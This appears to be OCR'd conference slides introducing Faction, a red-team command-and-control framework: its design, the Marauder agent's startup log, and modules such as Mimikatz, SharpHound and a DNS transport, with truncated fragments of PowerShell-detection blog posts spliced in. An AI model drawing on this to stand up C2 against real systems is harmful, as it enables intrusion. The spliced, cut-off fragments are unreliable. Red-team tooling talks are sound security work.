Introducing

A modern, flexible, and approachable C2 Framework

F2> whoami

Jared Haight

Red Team Operator at X-Force Red

My dog is way cooler than I am

F2> whoami

Dr. Harris Bonkers

Lives in a Hat

Helped create Faction

Can’t be here because transporting a rabbit from the US is complicated

What is Faction?

and why did we create it..

Building a Faction

PowerShell ♥ the Blue Team

PowerShell Team

June 9th, 2015

FEB 11

Detecting Offensive PowerShell Attack Tools

By Sean Metcalf in ActiveDirectorySecurity, Malware, Microsoft Security, PowerShell, Technical Reference

At DerbyCon V (2015), I presented on Active Directory Attack & Defense and part of this included how to detect & defend against PowerShell attacks.

Update: I presented at BSides Charm (Baltimore) on PowerShell attack & defense in April 2016.
More information on PowerShell Security: PowerShell Secu

The most important take-away from this post: you want to log all Powe
monitor for suspicious and anomalous activity.

FIREEYE™ Solutions Services Partners

Threat Research

Greater Visibility Through PowerShell Logging

February 11, 2016 | by Matthew Dunwoody | Vulnerabilities

VULNERABILITIES | POWERSHELL ATTACKS | SCRIPTING | WINDOWS MALWARE

UPDATE (Feb. 29): This post has been updated with new configuration recommendations due to the Feb. 24 rerelease of PowerShell 5, and now includes a link to a parsing script that users may find valuable.

Flexible

- Unopinionated
- Built around a solid API
- Modular so its easy to extend

Built for Red Teaming

- Role Based Access Control
- Built in understanding of redirects/proxies
- All data is a SQL query away
- Real time console so everyone can work together

Approachable

- Modular design makes it easy to learn about what you want
- Emphasis on well written documentation and help messages
- Favor simple and effective designs over complex and efficient

Modular Design Decisions

- Split functionality into separate services.
- The framework shouldn't care about what is using it
- Decouple the agent


Enter Faction


- REST and SocketIO API
- Roles based access enforced at each API endpoint
- Real time, web based console
- JSON based messaging

Faction Agents

MARAUDER

```
Starting Marauder..
(2019-03-12T14:56:17.5138970-07:00) [Main] - Creating Transport..
(2019-03-12T14:56:17.5227480-07:00) [Main] - Loaded Transport Type:
(2019-03-12T14:56:17.5245670-07:00) [Main] - Creating Services..
(2019-03-12T14:56:17.5253930-07:00) [Main] - Loading Commands..
(2019-03-12T14:56:17.5255940-07:00) [Main] - Starting Marauder Loop..
(2019-03-12T14:56:17.5270770-07:00) [TransportService] - Starting Loop..
(2019-03-12T14:56:17.5271430-07:00) [TransportService] - Clearing Completed Tasks..
(2019-03-12T14:56:17.5277730-07:00) [CryptoService] - Creating Staging Message..
(2019-03-12T14:56:17.5278440-07:00) [CryptoService] - Clearing Response Queue
```


Marauder
Command Module
Command Module
Command Module
Command Module
Command Module
Command Module
Transport Module



Marauder
Mimikatz
Powershell
Ghostpack
Sharpsploit
Sharphound
Secret Sauce
DNS Transport

Using Faction

How it works


Micro Service Design


- **Console:** Used to interact with the Faction API
- **API:** Receives messages, handles authentication
- **Core:** Processes user and agent messages
- **Build Server:** Builds agents and payloads
- **RabbitMQ:** Handles communication between services
- **PostgreSQL:** Data storage


Build Server
RabbitMQ
API
Console
Postgres
Core

Issuing a Command

